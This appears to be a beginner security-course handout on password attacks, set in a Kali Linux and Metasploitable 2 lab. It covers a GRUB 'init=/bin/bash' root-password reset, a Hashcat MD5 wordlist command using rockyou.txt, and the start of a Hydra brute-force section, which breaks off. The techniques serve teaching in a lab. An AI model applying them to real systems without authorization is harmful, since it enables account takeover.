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🔴 8.4 Active Password Attacks

Description: Involve direct interaction or modification of system resources to obtain passwords.

Examples:

- **MITM (Man-in-the-Middle)**: Intercepting and modifying communication to capture passwords.
- **Keyloggers**: Software or hardware that records keystrokes.
- **Session hijacking**: Taking over a user's active session.

Defenses: Encrypted communication (HTTPS, VPN), endpoint protection, session timeout mechanisms

---

🟢 8.5 Passive Password Attacks

Description: Monitoring systems or network traffic without altering it to gather credentials.

Examples:

- **Packet sniffing**: Monitoring unencrypted traffic to detect login data.


- **Traffic analysis**: Observing login behavior patterns without altering data.

Tools: Wireshark, Tcpdump
Defenses: Encrypted protocols (HTTPS, SSH), network segmentation, VPN usage.


1.Now Firstly We Crack Our Attacker Machine Password

How to do it -:

- **Start your attacker machine (Kali Linux)**



- Restart kali linux and **press E on this interface**





- This window appears

- Go to Linux line and go to end to those line –


- **Replace ro quite splash to rw init=/bin/bash**

- After replacing , press fn +F10 keys on keyboard then new window appear
- Then type passwd and your username and press enter







- Enter new password
  Note -: when you set new password , its not a visible
- Password update successfully



➢ Then restart you virtual machine



➢ Login with your new password




2.Password cracking Using Hashcat

Hashcat is a **powerful password recovery tool** included in Kali Linux. It's primarily used for **cracking password hashes** using a variety of attack methods and supports a wide range of hash types. Here's a quick overview:


Hashcat cheat sheet -: https://7958885.fs1.hubspotusercontent-na1.net/hubfs/7958885/Downloadable%20Assets/Brochures/QAL/Campaign/Cyber%20Pulse/Hashcat%20Cheat%20Sheet.pdf

How to use it -:

- Step 1 -: open kali linux terminal
- Step 2 -: type man hashcat – detail information about hash




- Now , I have some hash values



- **Before crack hash , first find which type of hash is ?**

i. **Used hash-identifier**

ii. **Copy hash and paste in hash-identifier**



- Break this hash using rockyou.txt dictionary
- Now use command -:

  Hashcat -a 0 -m 0 hash.txt rockyou.txt

  -a – attack mode

  0 – wordlist mode


  -m –hash type

  -0 – md5

  Hash.txt – file name that all hashesh store

  Rockyou.txt – dictionary

- **Here , hashcat breaks hash** 👇



3.Password cracking Using Hydra

Hydra (also known as THC-Hydra) is a powerful password-cracking tool used to perform brute-force attacks on various protocols and services. It is included by default in Kali Linux, a popular penetration testing distribution.

Hydra cheat sheet -: https://github.com/frizb/Hydra-Cheatsheet/blob/master/Hydra-Password-Cracking-Cheatsheet.pd


Attacker Machine - Kali linux

Target Machine – Metasploitable 2

